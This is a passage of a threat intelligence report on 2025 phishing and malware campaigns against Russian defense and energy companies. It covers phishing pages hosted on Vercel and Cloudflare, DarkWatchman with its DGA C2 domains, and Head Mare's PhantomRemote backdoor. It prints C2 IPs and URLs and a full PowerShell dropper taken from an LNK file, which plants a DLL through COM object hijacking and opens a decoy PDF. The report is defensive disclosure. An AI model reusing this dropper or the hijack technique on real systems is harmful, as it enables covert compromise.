


Figure 5. Login page hosted on the IPFS link.

4.3. Leveraging Vercel

The same phishing template was sent on the same day through a different email address. But this time, the link would redirect to a **Vercel** hosted page, mimicking the *Outlook* login page to lure the user into entering its credentials (*cf. figure 6*).

Vercel provides its users a subdomain of **vercel**[.]**app** to deploy their projects, making it difficult to block their domain, as legitimate content is generally hosted on it. It implies the generation of numerous false positives in a supervised corporate network.




Figure 6. Phishing template hosted on a subdomain of Vercel, sent through the spearphishing email.

4.4. Fortuitous Formbook campaign

During the month, Bureau 1440 was also the target of a malware campaign sent through an email posing as ***Al Jaber Group***, a company operating in the construction field in Abu Dhabi. The threat actor managed to get its hand on an email template from this company to increase the lure's quality (*cf. figure 7*). Attached to the email could be found a ZIP archive containing a malicious executable from the Formbook malware family. As it is common for campaigns related to this malware.




Figure 7. Content of the spearphishing email.

As usual, the payload communicates with a variety of decoy C2 domains with a fake botnet ID in the URL to blur the address of the real C2 (cf. 8.1. Indicators of compromise).

Due to the extreme similarities with other Formbook campaigns, that we largely attribute with a high level of confidence to a **low-tier financially motivated Nigerian scam group**, we can also assess with the same level of confidence the target to be completely fortuitous. Such groups tend to overlook quality targets and automate phishing campaigns by sending affordable malwares sold on underground marketplaces like Formbook or Remcos in a simple ZIP archive to the most companies they can.[20]

Despite not being related to an hacktivist campaign, or to be launched by a threat actor particularly opposed to Russia, the exfiltrated login information and documents resulting from the compromise could be nonetheless later sold on stolen credential markets. Such platforms can be monitored by Ukrainian intelligence agencies or hacktivists looking for such data and easy initial foothold on such key target's network.

[20] *Intrinsec private tactical analysis. "Dedicated ISPs in the Middle East used as the backbone of an infostealer Snowshoe spam botnet." April 2025.*

4.5. Abusing Cloudflare S2 buckets

Later in the beginning of July, the company was targeted by another phishing campaign now leveraging **Cloudflare S2 buckets** to host the login page. Alike Vercel, Cloudflare provides a subdomain of its domain r2[.]dev, making it difficult to block.[21]

The phishing page mimicked the login form of the Bureau 1440's website, identical to the June campaign that abused IPFS protocol to host the page.




Figure 8. Content of the spearphishing email sent in July.

5. Attacks attributable to pro-Ukraine hacktivists

5.1. Hive0117's activities in July 2025

Later in July, we detected a spearphishing email targeting the **Voronezh Aircraft Production Association** (VASO - BACO), one of the largest aircraft production plants in Russia.[22] It was sent by a typo squatted domain 'cdek[.]rest 'spoofing the logistic provider CDEK (*cf. figure 9*). A ZIP archive containing an executable was attached to the email.

[21] *https://developers.cloudflare.com/r2/buckets/public-buckets/*

[22] *https://en.wikipedia.org/wiki/Voronezh_Aircraft_Production_Association*




Figure 9. Content of the spearphishing email.

We attribute the executable with a high level of confidence to the **DarkWatchman** malware family, a custom-made backdoor leveraged the intrusion set Hive0117, based on strong overlaps with another campaign from this intrusion set reported by *IBM's X-Force* team in September 2023.[23]

According to IBM's X-Force, the malware collects system information and generates a beacon that will transmit the following information to the C2:

- OS version/locale
- Domain role
- Computer name
- Username
- Current time zone
- Installed anti-virus
- Smartcard reader driver

Also, according to IBM: "*The C2 URLs are created by combining the DGA domain list with the protocol, URL path, and a list of top-level domains (TLDs) that are hard coded in the backdoor*". We indeed found traces of such DGA algorithm, as the malware contacted more than a hundred of domains with the same character length, TLD mix, and URL format (*cf. figure 10*).

A functioning C2 ended up beaconing with the malware: '4ad74aab[.]cfd/index.php', resolving IP '185.159.131[.]10' announced by AS43581.

[23] *https://www.ibm.com/think/x-force/new-hive0117-phishing-campaign-imitates-conscription-summons-deliver-darkwatchman-malware*

Contacted Domains (184)

Domain	Detections	Created	Registrar
27dd67e8.xyz	13 / 95	-	-
2d89e015.fun	12 / 95	-	-
2d89e015.xyz	13 / 95	-	-
4ad74aab.biz.ua	11 / 95	-	ua.drs
4ad74aab.cfd	16 / 95	2025-03-22	-
4ad74aab.fun	17 / 95	2025-02-11	-
4ad74aab.sbs	13 / 95	2025-03-22	-
4ad74aab.space	16 / 95	2025-02-11	-
4ad74aab.xyz	16 / 95	2025-03-03	-
4e577395.sbs	13 / 95	-	-
6e93d646.biz.ua	11 / 95	-	ua.drs
6e93d646.cfd	11 / 95	-	-
6e93d646.fun	11 / 95	-	-
6e93d646.space	11 / 95	-	-
791688a4.sbs	11 / 95	-	-
80ce6519.biz.ua	10 / 95	-	ua.drs
9203ebc7.cfd	13 / 95	-	-
942a8b18.cfd	13 / 95	-	-

Figure 10. List of domains generated by DarkWatchman's DGA algorithm the backdoor tried to communicate with.

5.2. Head Mare, Rainbow Hyena's activities in August 2025

While analysing this campaign, Seqrite released a report in late July on a different campaign also aimed at VASO, launched in June 2025.[24] It was attributed to a different intrusion set named **Head Mare** (*Kaspersky*) or **Rainbow Hyena** (*BI.ZONE*). We thus tracked new spearphishing campaigns launched later in August that we could attribute with a high level of confidence to this intrusion set.

5.2.1. First campaign on the 24th of August

The first campaign of August was launched on the 24th. All the emails were sent through a compromised server 'mx.rt-neo[.]ru' (212.233.118[.]102), from the Russian company "*RT-NEO*" part of **Rostec**, a Russian state-owned defense conglomerate established in 2007. It is composed of 800 enterprises, which together form 15 holding companies, eleven in the defence-industry complex and three in civil sectors.[25] A ZIP archive containing a shortcut file (LNK) could be found attached to the email.

[24] *https://www.seqrite.com/blog/operation-cargotalon-ung0901-targets-russian-aerospace-defense-sector-using-eaglet-implant/*

[25] *https://en.wikipedia.org/wiki/Rostec*




Figure 11. Content of the spearphishing email sent on the 24th.

Once launched, the LNK executes PowerShell commands that search for an array of bytes located at the end of the ZIP file it was compressed in, copies and saves it as a DLL named "*winnt64_.dll*" in the directory '*C:\ProgramData*'. The DLL will be loaded by the lolbin *InprocServer32*, A subkey that indicates where a COM library is located on the disk, defines the threading model, and points to a DLL. This technique is referred as **COM object hijacking**.[26]

The next PowerShell command then look for a second array of bytes also located at the end of the ZIP file (*cf. figure 13*), saves it as a PDF and launches it. This PDF only serves as a decoy for the user, luring it to believe the LNK's function was solely to display the PDF while the malicious DLL runs in the background.

[26] *https://blog.virustotal.com/2024/03/com-objects-hijacking.html*

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle hidden -c "New-Item -Path 'HKCU:\Software\Classes\CLSID\
{c53e07ec-25f3-4093-aa39-fc67ea22e99d}\InprocServer32' -Force|Set-Item -Value 'C:\ProgramData\winnt64_.dll';
$r=[System.IO.Path]::Combine($(gl).Path,'Задание_на_оценку_N_2046_от_05_августа_2025_года.zip');
if(Test-Path $r){[System.IO.File]::WriteAllBytes([System.IO.Path]::Combine($env:ProgramData,'winnt64_.dll'),
([System.IO.File]::ReadAllBytes($r)|select -Skip 16 -First 642064));
}else{$f=$(gci -Path $env:USERPROFILE -Recurse -File|where{$_.Name -like 'Задание_на_оценку_N_2046_от_05_августа_2025_года.zip'}|select
-First 1);
 if($f){$r=$f.FullName;[System.IO.File]::WriteAllBytes('C:\ProgramData\winnt64_.dll',([System.IO.File]::ReadAllBytes($r)|select -Skip
16 -First 642064));}};
if(-Not (Test-Path $r)){$r=$(gci -Path $env.TEMP -Recurse -File|where {$_.Name -like
'Задание_на_оценку_N_2046_от_05_августа_2025_года.zip'}|select -First 1).FullName};
[System.IO.File]::WriteAllBytes([System.IO.Path]::Combine($env:TEMP,'C:\sponge-bob\exe-zip-
injector\Задание_на_оценку_N_2046_от_05_августа_2025_года.pdf'),([System.IO.File]::ReadAllBytes($r)|select -Skip 642064 -First
225723));
start $([System.IO.Path]::Combine($env:TEMP, 'C:\sponge-bob\exe-zip-injector\Задание_на_оценку_N_2046_от_05_августа_2025_года.pdf'));
```

Figure 12. PowerShell commands contained in the LNK file.




Figure 13. First signature bytes of a PDF present in the hex code of the ZIP file.

As previous campaigns, the DLL happens to be a PhantomRemote payload, a custom malware made by the Head Mare intrusion set. Its functions remain the same, identical to its deployment in a campaign from June 2025 reported by BI.ZONE, stating: "*after collecting initial information about the compromised system, the backdoor establishes a connection with the C2 server. The communication is carried out over HTTP, using GET and POST requests.*"[27]

The requests were made to the following C2 IP announced by AS56971:

- 31.58.171[.]246/poll?id={BF028277-AAFC-4B45-AD98-1114A81EA627}&hostname=571345&domain= 200

[27] *https://bi.zone/eng/expertise/blog/rainbow-hyena-snova-atakuet-novyy-bekdor-i-smena-taktik/*




Figure 14. Layout of the observed kill chain for this campaign.

Regarding the targets of this campaign, we were able to identify three of them: *Rostvert, KORSAR*, and *RN-MORSKOY (Rosneft)*.

PJSC Rostvertol (Rostov Helicopter Production Complex Public Joint Stock Company Rostvertol) is a Russian aircraft manufacturer. PJSC Rostvertol produces rotorcraft of the "Mi" brand, namely Mi-35M, Mi-28N and Mi-26 (*cf. figure 14*). Those helicopters are used by the Russian Armed Forces. It is thus currently under sanctions by the United States, the European Union, and Japan.[28]

[28] *https://www.opensanctions.org/entities/NK-heHaBDbUgScduQ84e2zpzd/*

Figure 15. Picture of a MI-26 (left). Source: aerocontact.com. MI-28NM (right). Source: meta-defense.fr. And of a Mi-35M (top). Source: Wikimedia.org.

Another target was **"KORSAR"** (KOPCAP), a Russian manufacturer of case and containers (*figure 16*).




Figure 16. Frontpage of KORSAR's website, displaying how their cases could be used.

According to their website, customers of KORSAR include Russian state entities such as the **Ministry of Defense, the Ministry of Emergency Situations, the Federal Security Service, the Ministry of Internal Affairs**, along other state corporations, defense industry enterprises and other industries. It also includes Rostec, the company that was spoofed to send the spearphishing email.

While not being under any sanction by the west, it is nonetheless listed as an "entity of interest".[29] This list describes companies or people that are not directly subject to sanctions but are included in OpenSanctions for other reasons. It does not carry a specific legal meaning and does not imply any wrongdoing.[30] However, its portfolio of clients makes it a **target of interest** for pro-Ukraine hacktivists such as Head Mare.




Figure 17. List of KORSAR's client displayed on the company's website.

Another targeted company was this time directly part of the Rosneft group and operating in the **energy** industry, the **RN-MORSKOY Terminal Nakhodka**, terminal mainly used for the export of petroleum products produced by the Komsomolsk Refinery, the Angarsk Petrochemical Company, and the Achinsk Refinery. The terminal is also used for the transshipment of petroleum products to the domestic market for the Magadan and Kamchatka regions and Sakhalin Island. It provides bunkering services for ships with various types of fuel.[31]

